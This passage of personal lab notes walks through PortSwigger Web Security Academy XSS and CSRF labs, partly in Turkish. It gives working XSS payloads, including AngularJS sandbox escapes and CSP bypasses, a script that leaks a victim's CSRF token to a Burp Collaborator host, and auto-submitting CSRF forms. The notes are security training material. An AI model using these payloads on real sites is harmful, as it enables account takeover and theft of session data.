4. Repeat the process again but this time modify your input to inject a JavaScript URL that calls alert, using the following payload:

http://foo?'-alert(1)-'

5. Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.

Payload → http://foo?'-alert(1)-' → put into website text area

Normal inputs : source code

```
<section class="comment">
    <p>
    <img src="/resources/images/avatarDefault.svg" class="avatar">                    <a id="author" href="https://google.com" onclick="var tracker={track(){}};tracker.track('https://google.com');">---tunahan---</a> | 06 July 2022
    </p>
    <p>---comment---</p>
    <p></p>
</section>
```

Injected input : source code

```
<section class="comment">
    <p>
    <img src="/resources/images/avatarDefault.svg" class="avatar">                    <a id="author" href="http://foo?&apos;-alert(1)-&apos;" onclick="var tracker={track(){}};tracker.track('http://foo?&apos;-alert(1)-&apos;');">burak</a> | 06 July 20
    </p>
    <p>***comment***</p>
    <p></p>
</section>
```

Lab 24: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

PRACTITIONER

This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the alert function inside the template string.

Access the lab

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript template string.
3. Replace your input with the following payload to execute JavaScript inside the template string: ${alert(1)}
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

With normal search query: abcd123,

Source code:

```
<section class=blog-header>
    <h1 id="searchMessage"></h1>
    <script>
        var message = `0 search results for 'abcd123'`;
        document.getElementById('searchMessage').innerText = message;
    </script>
    <hr>
</section>
```

Try mentioned characters in the search query: abcd123 <>' " \`

```
<section class=blog-header>
    <h1 id="searchMessage"></h1>
    <script>
        var message = `0 search results for 'abcd123 \u003c\u003e\u0027 \u0022 \u005c\u0060'`;
        document.getElementById('searchMessage').innerText = message;
    </script>
    <hr>
</section>
```

Payload → ${alert(1)}

Source code:

```
<section class=blog-header>
    <h1 id="searchMessage"></h1>
    <script>
        var message = `0 search results for '${alert(1)}'`;
        document.getElementById('searchMessage').innerText = message;
    </script>
    <hr>
</section>
```

Lab 25: Reflected XSS with event handlers and href attributes blocked

EXPERT

This lab contains a reflected XSS vulnerability with some whitelisted tags, but all events and anchor href attributes are blocked.. To solve the lab, perform a cross-site scripting attack that injects a vector that, when clicked, calls the alert function. Note that you need to label your vector with the word "Click" in order to induce the simulated lab user to click your vector. For example: Click me **Access the lab**

Solution

Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E

PAGE SOURCE CODE:


```
<section class=blog-header>
    <h1>0 search results for '******'</h1>
    <hr>
</section>
```

As a result of my own experiments, I was able to show an image within the page with the image search section.

Payload →


'</h1><image src="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQC10u9KUnQLcwQI0vdZah7YDsqet193RAK6A&usqp=CAU">'

PAGE:




YAPTIĞIM SNIPER ATTACK DA HAZIRLADIĞIM GET REQUEST: **GET /?search='<§§> HTTP/1.1**

BULUNAN WHITE LIST:



ÇÖZÜM: <svg><a><animate attributeName=href values=javascript:alert(1) /><text x=20 y=20>Click me</text>

PAGE RESULT:



Lab 26: Reflected XSS in a JavaScript URL with some characters blocked

EXPERT

This lab reflects your input in a JavaScript URL, but all is not as it seems. This initially seems like a trivial challenge; however, the application is blocking some characters in an attempt to prevent XSS attacks.

To solve the lab, perform a cross-site scripting attack that calls the alert function with the string 1337 contained somewhere in the alert message.

Access the lab

Solution

Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

The lab will be solved, but the alert will only be called if you click "Back to blog" at the bottom of the page.

The exploit uses exception handling to call the alert function with arguments. The throw statement is used, separated with a blank comment in order to get round the no spaces restriction. The alert function is assigned to the onerror exception handler.

As throw is a statement, it cannot be used as an expression. Instead, we need to use arrow functions to create a block so that the throw statement can be used. We then need to call this function, so we assign it to the toString property of window and trigger this by forcing a string conversion on window.

Lab : **Reflected XSS in a JavaScript URL with some characters blocked (expert)**


Normal url: https://0ad500af04ef9fb4c0d567d6009300b1.web-security-academy.net/post?postId=5

Injected url :

https://0ad500af04ef9fb4c0d567d6009300b1.web-security-academy.net/post?postId=

5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

Back to Blog ← You can not go back, Xss here.



Lab 27: Reflected XSS with AngularJS sandbox escape without strings

EXPERT

This lab uses AngularJS in an unusual way where the $eval function is not available and you will be unable to use any strings in AngularJS.

To solve the lab, perform a cross-site scripting attack that escapes the sandbox and executes the alert function without using the $eval function.

Access the lab

Solution

Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

The exploit uses toString() to create a string without using quotes. It then gets the String prototype and overwrites the charAt function for every string. This effectively breaks the AngularJS sandbox. Next, an array is passed to the orderBy filter. We then set the argument for the filter by again using toString() to create a string and the String constructor property. Finally, we use the fromCharCode method generate our payload by converting character codes into the string x=alert(1). Because the charAt function has been overwritten, AngularJS will allow this code where normally it would not.

Normal url:

https://0a30002e03e3a52ac07025bb00f10058.web-security-academy.net/?search=5

Payload → 1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

Injected url:

https://0a30002e03e3a52ac07025bb00f10058.web-security-academy.net/?search=

1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

Related source code of page

```
<section class=blog-header>
    <script>angular.module('labApp', []).controller('vulnCtrl',function($scope, $parse) {
        $scope.query = {};
        var key = 'search';
        $scope.query[key] = '1';
        $scope.value = $parse(key)($scope.query);
        var key = 'toString().constructor.prototype.charAt=[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,101,114,116,40,49,41)';
        $scope.query[key] = '1';
        $scope.value = $parse(key)($scope.query);
    });</script>
    <h1 ng-controller=vulnCtrl>2 search results for {{value}}</h1>
    <hr>
</section>
```

Lab 28: Reflected XSS with AngularJS sandbox escape and CSP

EXPERT

This lab uses CSP and AngularJS. To solve the lab, perform a cross-site scripting attack that bypasses CSP, escapes the AngularJS sandbox, and alerts document.cookie. **Access the lab**

Solution

1. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:
2. <script>

   location='https://your-lab-id.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:%27(z=alert)(document.cookie)%27%3E#x'; </script>
3. Click "Store" and "Deliver exploit to victim".

The exploit uses the ng-focus event in AngularJS to create a focus event that bypasses CSP. It also uses $event, which is an AngularJS variable that references the event object. The path property is specific to Chrome and contains an array of elements that triggered the event. The last element in the array contains the window object.

Normally, | is a bitwise or operation in JavaScript, but in AngularJS it indicates a filter operation, in this case the orderBy filter. The colon signifies an argument that is being sent to the filter. In the argument, instead of calling the alert function directly, we assign it to the variable z. The function will only be called when the orderBy operation reaches the window object in the $event.path array. This means it can be called in the scope of the window without an explicit reference to the window object, effectively bypassing AngularJS's window check.

Injected url:

https://0aa600870418ba48c0f0236000df0037.web-security-academy.net/?search=

<input id=x ng-focus=$event.path|orderBy:'(z=alert)(document.cookie)'>#x';

Payload → <input id=x ng-focus=$event.path|orderBy:'(z=alert)(document.cookie)'>#x';

Yine bunu direk url alanına yapıştırırsan xss elde edersin ama çözmüş olmak için exploit servera git. Script şeklinde dene öteki türlü sayfa tamamen kitlenmiş bir şekilde xss oluşuyor.

Payload in the source code:

```
<section class=blog-header>
    <h1>0 search results for '<input id=x ng-focus=$event.path|orderBy:'(z=alert)(document.cookie)'>'</h1>
    <hr>
</section>
```

Eğer view exploit dersen url şöyle oluyor.

https://0a2700ee03c03603c09089d6005b0004.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:%27(z=alert)(document.cookie)%27%3E#x

Anlaşılan exploit server payloadı url ye yerleştirmeye yarıyor burda.

Lab 29: Reflected XSS protected by very strict CSP, with dangling markup attack

EXPERT

This lab using a strict CSP that blocks outgoing requests to external web sites. To solve the lab, first perform a cross-site scripting attack that bypasses the CSP and exfiltrates a simulated victim user's CSRF token using Burp Collaborator. You then need to change the simulated user's email address to hacker@evil-user.net. You must label your vector with the word "Click" in order to induce the simulated user to click it. For example:

Click me

You can log in to your own account using the following credentials: wiener:peter

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server. **Access the lab**

Solution

1. Log in to the lab using the account provided above.
2. Examine the change email function. Observe that there is an XSS vulnerability in the email parameter.
3. Go to the Burp menu and launch the Burp Collaborator client.
4. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
5. Back in the lab, go to the exploit server and add the following code, replacing your-lab-id and your-exploit-server-id with your lab ID and exploit server ID respectively, and replacing your-collaborator-id with the payload that you just copied from Burp Collaborator.
6. <script>

   if(window.name) {

   new Image().src='//BURP-COLLABORATOR-SUBDOMAIN?'+encodeURIComponent(window.name);

   } else {

   location = 'https://YOUR-LAB-ID.web-security-academy.net/my-account?email=%22%3E%3Ca%20href=%22https://YOUR-EXPLOIT-SERVER-ID.web-security-academy.net/exploit%22%3EClick%20me%3C/a%3E%3Cbase%20target=%27';

   }

   </script>
7. Click "Store" and then "Deliver exploit to victim". When the user visits the website containing this malicious script, if they click on the "Click me" link while they are still logged in to the lab website, their browser will send a request containing their CSRF token to your malicious website. You can then steal this CSRF token using the Burp Collaborator client.
8. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see an HTTP interaction that was initiated by the application. Select the HTTP interaction, go to the request tab, and copy the user's CSRF token.
9. With Burp's Intercept feature switched on, go back to the change email function of the lab and submit a request to change the email to any random address.
10. In Burp, go to the intercepted request and change the value of the email parameter to hacker@evil-user.net.
11. Right-click on the request and, from the context menu, select "Engagement tools" and then "Generate CSRF PoC". The popup shows both the request and the CSRF HTML that is generated by it. In the request, replace the CSRF token with the one that you stole from the victim earlier.
12. Click "Options" and make sure that the "Include auto-submit script" is activated.
13. Click "Regenerate" to update the CSRF HTML so that it contains the stolen token, then click "Copy HTML" to save it to your clipboard.
14. Drop the request and switch off the intercept feature.
15. Go back to the exploit server and paste the CSRF HTML into the body. You can overwrite the script that we entered earlier.
16. Click "Store" and "Deliver exploit to victim". The user's email will be changed to hacker@evil-user.net.

Lab 30: Reflected XSS protected by CSP, with CSP bypass

EXPERT

This lab uses CSP and contains a reflected XSS vulnerability.

To solve the lab, perform a cross-site scripting attack that bypasses the CSP and calls the alert function.

Please note that the intended solution to this lab is only possible in Chrome.

Access the lab

Solution

1. Enter the following into the search box:


<img src=1 onerror=alert(1)>

2. Observe that the payload is reflected, but the CSP prevents the script from executing.
3. In Burp Proxy, observe that the response contains a Content-Security-Policy header, and the report-uri directive contains a parameter called token. Because you can control the token parameter, you can inject your own CSP directives into the policy.
4. Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27


The injection uses the script-src-elem directive in CSP. This directive allows you to target just script elements. Using this directive, you can overwrite existing script-src rules enabling you to inject unsafe-inline, which allows you to use inline scripts.

Search area: **********



We can see Content security policy header.

Search area: <img src=1 onerror=alert(1)>



Payload is reflected, but the CSP prevents the script from executing.

In Burp Proxy, observe that the response contains a Content-Security-Policy header, and the report-uri directive contains a parameter called token. Because you can control the token parameter, you can inject your own CSP directives into the policy.

XSS Payload →

<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'

If it not work try this, it is url encoded paste to url directly.

%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27

CSRF

Lab 1: CSRF vulnerability with no defenses

APPRENTICE

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. If you're using Burp Suite Professional, right-click on the request and select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".

Alternatively, if you're using Burp Suite Community Edition, use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".


```
<form method="$method" action="$url">
  <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
    document.forms[0].submit();
</script>
```

3. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
4. To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.
5. Click "Deliver to victim" to solve the lab.

Solution:

When we look at the post /my-account/change-email request


Right click → engagement tools → generate csrf poc




Then

➔ Include auto-submit script → regenerate → copy html → go to exploit server → paste html

➔ Store then deliver exploit





Lab 2: CSRF where token validation depends on request method

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution


1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected.
3. Use "Change request method" on the context menu to convert it into a GET request and observe that the CSRF token is no longer verified.
4. If you're using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".

Alternatively, if you're using Burp Suite Community Edition, use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".


```
<form method="$method" action="$url">
    <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
    document.forms[0].submit();
</script>
```

5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.


Send this request to repeater




→ change request method, Csrf parameter is not validated at the server side, so change csrf and generate csrf poc with auto submit script.



Generate csrf poc



İnclude auto sbmit script → copy html → g oto exploit server → store and deliver



Lab 3: CSRF where token validation depends on token being present

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution

